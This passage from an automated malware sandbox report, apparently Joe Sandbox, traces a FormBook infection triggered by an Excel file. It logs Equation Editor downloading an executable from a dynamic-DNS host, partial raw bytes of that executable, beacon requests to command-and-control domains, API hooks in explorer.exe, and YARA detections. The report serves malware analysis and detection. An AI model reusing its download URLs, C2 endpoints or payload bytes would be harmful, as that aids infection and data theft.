Jan 27, 2021 07:59:30.112812042 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.112850904 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.112878084 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.112911940 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.112942934 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.112970114 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.113028049 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.113065004 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.335398912 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335453987 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335498095 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335537910 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335575104 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335609913 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335649014 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335694075 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335747004 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.335885048 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.335918903 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.335925102 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.335930109 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.335933924 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.335938931 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.336018085 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.336060047 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.336096048 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.336097002 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.336113930 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.336139917 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.336153984 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.336177111 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.336214066 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.336215973 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.336224079 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.336261988 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.338761091 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557471991 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557527065 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557568073 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557606936 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557646036 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557694912 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557722092 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557732105 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557755947 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557761908 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557770967 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557785034 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557810068 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557828903 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557857990 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557868958 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557902098 CET	80	49167	103.125.191.208	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:59:30.557918072 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557940006 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557952881 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.557977915 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.557995081 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558015108 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558032990 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558051109 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558067083 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558089018 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558104992 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558125973 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558140993 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558173895 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558191061 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558218002 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558243036 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558255911 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558269024 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558295012 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558314085 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558335066 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558372021 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558379889 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558397055 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558410883 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558449030 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558453083 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558495045 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558499098 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558542013 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558578014 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558600903 CET	49167	80	192.168.2.22	103.125.191.208
Jan 27, 2021 07:59:30.558624029 CET	80	49167	103.125.191.208	192.168.2.22
Jan 27, 2021 07:59:30.558645010 CET	80	49167	103.125.191.208	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:59:29.305275917 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:59:29.376153946 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 07:59:29.376570940 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:59:29.426273108 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 08:00:35.312803030 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 08:00:35.380446911 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 08:00:55.498152018 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 08:00:55.643100977 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 08:01:16.340821981 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 08:01:16.411178112 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 07:59:29.305275917 CET	192.168.2.22	8.8.8.8	0x5091	Standard query (0)	chise2neversndywalka.dns.army	A (IP address)	IN (0x0001)
Jan 27, 2021 07:59:29.376570940 CET	192.168.2.22	8.8.8.8	0x5091	Standard query (0)	chise2neversndywalka.dns.army	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:35.312803030 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.thecreatorsbook.com	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:55.498152018 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.diversitypatriots.com	A (IP address)	IN (0x0001)
Jan 27, 2021 08:01:16.340821981 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.jewishposter.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 07:59:29.376153946 CET	8.8.8.8	192.168.2.22	0x5091	No error (0)	chise2neversndywalka.dns.army		103.125.191.208	A (IP address)	IN (0x0001)
Jan 27, 2021 07:59:29.426273108 CET	8.8.8.8	192.168.2.22	0x5091	No error (0)	chise2neversndywalka.dns.army		103.125.191.208	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:35.380446911 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.thecreatorsbook.com	thecreatorsbook.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 08:00:35.380446911 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	thecreatorsbook.com		184.168.131.241	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:55.643100977 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.diversitypatriots.com	diversitypatriots.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 08:00:55.643100977 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	diversitypatriots.com		184.154.206.199	A (IP address)	IN (0x0001)
Jan 27, 2021 08:01:16.411178112 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.jewishposter.com	jewishposter.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 08:01:16.411178112 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	jewishposter.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- chise2neversndywalka.dns.army
- www.thecreatorsbook.com
- www.diversitypatriots.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.125.191.208	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:59:29.668466091 CET	0	OUT	GET /chnsfrnd2/winlog.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: chise2neversndywalka.dns.army Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:59:29.891381979 CET	2	IN	HTTP/1.1 200 OK Date: Wed, 27 Jan 2021 06:59:27 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Wed, 27 Jan 2021 03:42:34 GMT ETag: "e5000-5b9d98fc079e9" Accept-Ranges: bytes Content-Length: 937984 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 2a e1 10 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 44 0e 00 00 0a 00 00 00 00 00 00 ca 62 0e 00 00 20 00 00 00 80 0e 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 78 62 0e 00 4f 00 00 00 00 80 0e 00 ac 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d0 42 0e 00 00 20 00 00 00 44 0e 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 ac 06 00 00 00 80 0e 00 00 08 00 00 00 46 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 0e 00 00 02 00 00 00 4e 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac 62 0e 00 00 00 00 00 48 00 00 00 02 00 05 00 98 43 02 00 f0 5b 01 00 03 00 00 00 01 00 00 06 88 9f 03 00 f0 c2 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 1d 00 00 0a 28 1e 00 00 0a 00 de 02 00 dc 00 28 0 7 00 00 06 02 6f 1f 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 20 00 00 0a 00 02 16 28 21 00 00 0a 00 02 17 28 22 00 00 0a 00 02 17 28 23 00 00 0a 00 02 17 28 24 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 70 04 00 06 28 25 00 00 0a 00 2a 26 00 02 28 26 00 00 0a 00 2a ce 73 27 00 00 0a 80 01 00 00 04 73 28 00 00 0a 80 02 00 00 04 73 29 00 00 0a 80 03 00 00 04 73 2a 00 00 0a 80 04 00 00 04 73 2b 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2c 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 2e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 26 00 02 28 31 00 00 0a 00 2a 00 00 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 32 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 33 00 00 0a 6f 34 00 00 0a 73 35 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL*`PDb @ @xbO  H.textB D `.rsrcF@@.reloc N@BbHC[0(((o*((!("(#($*N(op(%*&(&*s's(s)s*s+*0~o,+*0~o-+*0~o.+*0~o/+*0~o0+*&(1*0<~(2,!rp(3o4s5~+*0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 08:00:38.597898960 CET	990	OUT	GET /aky/?MrIpf=y480GprHQ4MP&flX0DJ5=mHx4rV5tLr28MmvSGkxB9LVhRseCNR332GkcowizwEXSFPKeI/LlmY6x2m1vfw1VmIUMbA== HTTP/1.1 Host: www.thecreatorsbook.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 08:00:39.338448048 CET	990	IN	HTTP/1.1 302 Found Server: nginx/1.16.1 Date: Wed, 27 Jan 2021 07:00:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Location: https://devinricestudios.com/thecreators?MrIpf=y480GprHQ4MP&flX0DJ5=mHx4rV5tLr28MmvSGkxB9LVhRseCNR332GkcowizwEXSFPKeI/LlmY6x2m1vfw1VmIUMbA== Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	184.154.206.199	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 08:00:55.793685913 CET	991	OUT	GET /aky/?flX0DJ5=05+amzhYswt9PeC6lvAIMRVwbnzaBXISDzTzfjSF7Rcoln5AjWTXUDXDqxezrh5vP7DX0Q==&MrIpf=y480GprHQ4MP HTTP/1.1 Host: www.diversitypatriots.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 08:00:56.218080044 CET	991	IN	HTTP/1.1 301 Moved Permanently X-Powered-By: PHP/7.2.34 Content-Type: text/html; charset=UTF-8 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://diversitypatriots.com/aky/?flX0DJ5=05+amzhYswt9PeC6lvAIMRVwbnzaBXISDzTzfjSF7Rcoln5AjWTXUDXDqxezrh5vP7DX0Q==&MrIpf=y480GprHQ4MP Content-Length: 0 Date: Wed, 27 Jan 2021 07:00:56 GMT Server: LiteSpeed Vary: User-Agent Connection: close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xE2
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xE2
GetMessageW	INLINE	0x48 0x8B 0xB8 0x86 0x6E 0xE2
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xE2

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 172 Parent PID: 584

General

Start time:	07:58:52
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$RAPID SOA.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FA0F526	WriteFile
C:\Users\user\Desktop\~$RAPID SOA.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FA0F591	WriteFile
C:\Users\user\Desktop\~$RAPID SOA.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FA0F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$RAPID SOA.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FA0F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	0*8	binary	30 2A 38 00 AC 00 00 00 02 00 00 00 00 00 00 00 3E 00 00 00 01 00 00 00 1E 00 00 00 14 00 00 00 72 00 61 00 70 00 69 00 64 00 20 00 73 00 6F 00 61 00 2E 00 78 00 6C 00 73 00 78 00 00 00 72 00 61 00 70 00 69 00 64 00 20 00 73 00 6F 00 61 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2520 Parent PID: 584

General

Start time:	07:59:12
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2668 Parent PID: 2520

General

Start time:	07:59:16
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xf20000
File size:	937984 bytes
MD5 hash:	A9AA5937E09501E97E40E0FCF97FAC55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2167761188.0000000003418000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2167761188.0000000003418000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2167761188.0000000003418000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2167570783.0000000002411000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E217995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E217995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E12DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E21A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\6e322d1b2e3358fa90494bffbe32cbf2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E12DE2C	ReadFile

Analysis Process: vbc.exe PID: 2832 Parent PID: 2668

General

Start time:	07:59:17
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xf20000
File size:	937984 bytes
MD5 hash:	A9AA5937E09501E97E40E0FCF97FAC55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2201051835.0000000000290000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2201051835.0000000000290000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2201051835.0000000000290000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2201088200.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2201088200.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2201088200.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2200951539.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule 